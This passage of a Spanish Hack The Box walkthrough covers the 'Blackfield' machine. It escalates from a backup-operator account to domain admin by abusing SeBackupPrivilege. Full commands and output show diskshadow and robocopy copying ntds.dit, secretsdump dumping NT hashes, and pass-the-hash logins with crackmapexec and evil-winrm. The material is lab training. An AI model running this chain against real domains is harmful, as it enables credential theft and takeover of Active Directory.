Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\svc_backup\Documents> whoami
blackfield\svc_backup
*Evil-WinRM* PS C:\Users\svc_backup\Documents> cd ..
*Evil-WinRM* PS C:\Users\svc_backup> cd Desktop
*Evil-WinRM* PS C:\Users\svc_backup\Desktop> dir


    Directory: C:\Users\svc_backup\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         2/28/2020   2:26 PM             32 user.txt


*Evil-WinRM* PS C:\Users\svc_backup\Desktop> type user.txt
3920[redacted]
*Evil-WinRM* PS C:\Users\svc_backup\Desktop>
```

Una vez establecida la Shell, nos aseguramos que usuario somos y buscamos la flag user.txt.

3- Elevación de privilegios

Vamos a enumerar los privilegios a los que tiene acceso el usuario svc_backup. Para ello, utilizamos el comando whoami /priv.

```
*Evil-WinRM* PS C:\Users\svc_backup\Desktop> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeMachineAccountPrivilege     Add workstations to domain     Enabled
SeBackupPrivilege             Back up files and directories  Enabled
SeRestorePrivilege            Restore files and directories  Enabled
SeShutdownPrivilege           Shut down the system           Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
*Evil-WinRM* PS C:\Users\svc_backup\Desktop>
```

Podemos ver que nuestro usuario tiene privilegios SeBackupPrivilege y SeRestorePrivilege, que son directorios que permiten al usuario acceder a directorios que no le pertenecen o para los que no tiene permisos.

```
*Evil-WinRM* PS C:\Users\svc_backup\Desktop> whoami /groups

GROUP INFORMATION
-----------------

Group Name                                 Type             SID          Attributes
========================================== ================ ============ ==================================================
Everyone                                   Well-known group S-1-1-0      Mandatory group, Enabled by default, Enable
d group
BUILTIN\Backup Operators                   Alias            S-1-5-32-551 Mandatory group, Enabled by default, Enable
d group
BUILTIN\Remote Management Users            Alias            S-1-5-32-580 Mandatory group, Enabled by default, Enable
d group
BUILTIN\Users                              Alias            S-1-5-32-545 Mandatory group, Enabled by default, Enable
d group
BUILTIN\Pre-Windows 2000 Compatible Access Alias            S-1-5-32-554 Mandatory group, Enabled by default, Enable
d group
NT AUTHORITY\NETWORK                       Well-known group S-1-5-2      Mandatory group, Enabled by default, Enable
d group
NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11     Mandatory group, Enabled by default, Enable
d group
NT AUTHORITY\This Organization             Well-known group S-1-5-15     Mandatory group, Enabled by default, Enable
d group
NT AUTHORITY\NTLM Authentication           Well-known group S-1-5-64-10  Mandatory group, Enabled by default, Enable
d group
Mandatory Label\High Mandatory Level       Label            S-1-16-12288
*Evil-WinRM* PS C:\Users\svc_backup\Desktop>
```

El usuario svc_backup es miembro del grupo Backup Operators, por lo que tiene privilegios de respaldo que le permiten respaldar y restaurar, leer y escribir archivos en el sistema.

```
*Evil-WinRM* PS C:\Users\svc_backup\Desktop> net user svc_backup
User name                    svc_backup
Full Name
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            2/23/2020 10:54:48 AM
Password expires             Never
Password changeable          2/24/2020 10:54:48 AM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   2/23/2020 11:03:50 AM

Logon hours allowed          All

Local Group Memberships      *Backup Operators     *Remote Management Use
Global Group memberships     *Domain Users
The command completed successfully.

*Evil-WinRM* PS C:\Users\svc_backup\Desktop>
```

Próximos pasos:

- Obtener una copia del archivo NTDS.dit, que es una base de datos que almacena las credenciales de los usuarios de Active Directory.
- Seguiremos buscando el archivo SYSTEM que contiene la clave esencial para descifrar NTDS.dit.
- Con la herramienta secretsdump extraeremos todos los usuarios en el dominio del archivo NTDS.dit.

3.1. Diskshadow

Diskshadow.exe es una herramienta que expone la funcionalidad que ofrece el Servicio de instantáneas de volumen (VSS).

En este documento explica el abuso en la escalada de privilegios SeBackupPrivilege, además de otros muchos privilegios.

Primero creo un archivo llamado diskshadow.txt con el contenido. Esto crea una copia de c:\ debajo del alias userAlias con la letra de la unidad z:\.

Primero creamos el archivo diskshadow.txt

```
 kali@kali  ~/Desktop/HackTheBox/Blackfield  cat diskshadow.txt
set metadata c:\Windows\System32\spool\drivers\color\elhackeretico.cabs
set context persistent nowriters
add volume c: alias elhackeretico
create
expose %elhackeretico% z:
reset
 kali@kali  ~/Desktop/HackTheBox/Blackfield
```

Y lo subimos a la máquina víctima a través de Evil-WinRM.

```
*Evil-WinRM* PS C:\Users\svc_backup\Documents> upload diskshadow.txt
Info: Uploading diskshadow.txt to C:\Users\svc_backup\Documents\diskshadow.txt

Data: 244 bytes of 244 bytes copied

Info: Upload successful!

*Evil-WinRM* PS C:\Users\svc_backup\Documents>
```

```
*Evil-WinRM* PS C:\Users\svc_backup\Documents> diskshadow.exe /s diskshadow.txt
Microsoft DiskShadow version 1.0
Copyright (C) 2013 Microsoft Corporation
On computer:  DC01,  6/8/2022 11:03:32 AM

→ set metadata c:\Windows\System32\spool\drivers\color\elhackeretico.cabs
→ set context persistent nowriters
→ add volume c: alias elhackeretico
→ create
Alias elhackeretico for shadow ID {b13cfb13-5150-45b5-9f30-220370126362} set as environment variable.
Alias VSS_SHADOW_SET for shadow set ID {b909e671-98ec-491b-b92e-0e8b7c567041} set as environment variable.

Querying all shadow copies with the shadow copy set ID {b909e671-98ec-491b-b92e-0e8b7c567041}

        * Shadow copy ID = {b13cfb13-5150-45b5-9f30-220370126362}              %elhackeretico%
                - Shadow copy set: {b909e671-98ec-491b-b92e-0e8b7c567041}      %VSS_SHADOW_SET%
                - Original count of shadow copies = 1
                - Original volume name: \\?\Volume{6cd5140b-0000-0000-0000-602200000000}\ [C:\]
                - Creation time: 6/8/2022 11:03:36 AM
                - Shadow copy device name: \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1
                - Originating machine: DC01.BLACKFIELD.local
                - Service machine: DC01.BLACKFIELD.local
                - Not exposed
                - Provider ID: {b5946137-7b9f-4925-af80-51abd60b20d5}
                - Attributes:  No_Auto_Release Persistent No_Writers Differential

Number of shadow copies listed: 1
→ expose %elhackeretico% z:
→ %elhackeretico% = {b13cfb13-5150-45b5-9f30-220370126362}
The shadow copy was successfully exposed as z:\.
→ rese
```


Abrimos el contenido de la unidad Z:\.

```
*Evil-WinRM* PS C:\Users\svc_backup\Documents> cd Z:\
*Evil-WinRM* PS Z:\> dir


    Directory: Z:\


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         5/26/2020   5:38 PM                PerfLogs
d-----          6/3/2020   9:47 AM                profiles
d-r---         3/19/2020  11:08 AM                Program Files
d-----          2/1/2020  11:05 AM                Program Files (x86)
d-r---         2/23/2020   9:16 AM                Users
d-----         9/21/2020   4:29 PM                Windows
-a----         2/28/2020   4:36 PM            447 notes.txt


*Evil-WinRM* PS Z:\>
```

3.2. Búsqueda del archivo NTDS

A continuación, buscamos el archivo NTDS.dit que se encuentra en el directorio Windows y dentro de este, en la carpeta NTDS.

```
*Evil-WinRM* PS Z:\Windows> cd NTDS
*Evil-WinRM* PS Z:\Windows\NTDS> dir


    Directory: Z:\Windows\NTDS


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        11/4/2021  12:59 PM           8192 edb.chk
-a----         6/8/2022  11:02 AM       10485760 edb.log
-a----        2/23/2020   9:41 AM       10485760 edb00004.log
-a----        2/23/2020   9:41 AM       10485760 edb00005.log
-a----        2/23/2020   3:13 AM       10485760 edbres00001.jrs
-a----        2/23/2020   3:13 AM       10485760 edbres00002.jrs
-a----        2/23/2020   9:41 AM       10485760 edbtmp.log
-a----         6/8/2022  10:32 AM       18874368 ntds.dit
-a----         6/8/2022  10:32 AM          16384 ntds.jfm
-a----         6/8/2022  10:32 AM         434176 temp.edb


*Evil-WinRM* PS Z:\Windows\NTDS>
```

Ahora copiaré el archivo usando robocopy con el parámetro /B para ignorar los permisos del archivo y lo colocaré en un nuevo directorio ntds_new para guardar el nuevo archivo.


```
*Evil-WinRM* PS C:\Users\svc_backup\Documents> robocopy /B z:\Windows\ntds .\new_ntds ntds.dit

------------------------------------------------------------------------------
   ROBOCOPY     ::     Robust File Copy for Windows
------------------------------------------------------------------------------

  Started : Wednesday, June 8, 2022 11:14:34 AM
   Source : z:\Windows\ntds\
     Dest : C:\Users\svc_backup\Documents\new_ntds\

    Files : ntds.dit

  Options : /DCOPY:DA /COPY:DAT /B /R:1000000 /W:30

------------------------------------------------------------------------------

          New Dir          1    z:\Windows\ntds\
            New File              18.0 m        ntds.dit
```

```
------------------------------------------------------------------------------

               Total    Copied   Skipped  Mismatch    FAILED    Extras
    Dirs :         1         1         0         0         0         0
   Files :         1         1         0         0         0         0
   Bytes :   18.00 m   18.00 m         0         0         0         0
   Times :   0:00:00   0:00:00                       0:00:00   0:00:00


   Speed :            200791148 Bytes/sec.
   Speed :            11489.361 MegaBytes/min.
   Ended : Wednesday, June 8, 2022 11:14:34 AM

*Evil-WinRM* PS C:\Users\svc_backup\Documents>
```

Ahora ya podemos descargar el archivo ntds.dit usando el comando download. También es importante guardar la colmena SYSTEM para poder descifrar el archivo ntds.dit. Una

vez completado este paso, podemos utilizar impacket-secretsdump para descifrar. Los resultados los guardo en el archivo ntds.hashes.

3.3. Búsqueda del hash del usuario Administrator



```
kali@kali ~/Desktop/HackTheBox/Blackfield impacket-secretsdump -system system.save -ntds ntds.dit LOCAL
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

[*] Target system bootKey: 0x73d83e56de8961ca9f243e1a49638393
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] PEK # 0 found and decrypted: 35640a3fd5111b93cc50e3b4e255ff8c
[*] Reading and decrypting hashes from ntds.dit
Administrator:500:aad3b435b51404eeaad3b435b51404ee:184fb5e5178480be64824d4cd53b99ee:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DC01$:1000:aad3b435b51404eeaad3b435b51404ee:3774928fe55833e6c62abdc233f47a7b:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:d3c02561bba6ee4ad6cfd024ec8fda5d:::
audit2020:1103:aad3b435b51404eeaad3b435b51404ee:600a406c2c1f2062eb9bb227bad654aa:::
```

Ahora comprobamos si el hash encontrado para el usuario Administrator nos permite conectarnos a través de SMB o WinRM.

```
kali@kali ~/Desktop/HackTheBox/Blackfield crackmapexec smb blackfield.local -u 'Administrator' -H '184fb5e517
8480be64824d4cd53b99ee' 10.10.10.192
SMB         BLACKFIELD.local 445    DC01            [*] Windows 10.0 Build 17763 x64 (name:DC01) (domain:BLACKFIE
LD.local) (signing:True) (SMBv1:False)
SMB         BLACKFIELD.local 445    DC01            [+] BLACKFIELD.local\Administrator:184fb5e5178480be64824d4cd5
3b99ee (Pwn3d!)
kali@kali ~/Desktop/HackTheBox/Blackfield
```

```
kali@kali ~/Desktop/HackTheBox/Blackfield crackmapexec winrm blackfield.local -u 'Administrator' -H '184fb5e5
178480be64824d4cd53b99ee' 10.10.10.192
SMB         BLACKFIELD.local 5985   DC01            [*] Windows 10.0 Build 17763 (name:DC01) (domain:BLACKFIELD.l
ocal)
HTTP        BLACKFIELD.local 5985   DC01            [*] http://BLACKFIELD.local:5985/wsman
WINRM       BLACKFIELD.local 5985   DC01            [+] BLACKFIELD.local\Administrator:184fb5e5178480be64824d4cd5
3b99ee (Pwn3d!)
kali@kali ~/Desktop/HackTheBox/Blackfield
```

Ambos métodos son válidos, así que vamos a establecer la Shell reversa utilizando Evil-WinRM.


```
kali@kali ~/Desktop/HackTheBox/Blackfield evil-winrm -i 10.10.10.192 -u Administrator -H 184fb5e5178480be6482
4d4cd53b99ee

Evil-WinRM shell v3.3

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplem
ented on this machine

Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-complet
ion

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ..
*Evil-WinRM* PS C:\Users\Administrator> cd Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> ls


    Directory: C:\Users\Administrator\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         2/28/2020   4:36 PM            447 notes.txt
-a----         11/5/2020   8:38 PM             32 root.txt


*Evil-WinRM* PS C:\Users\Administrator\Desktop> type root.txt
4375[redacted]
*Evil-WinRM* PS C:\Users\Administrator\Desktop>
```

Y ya tendríamos la máquina resuelta.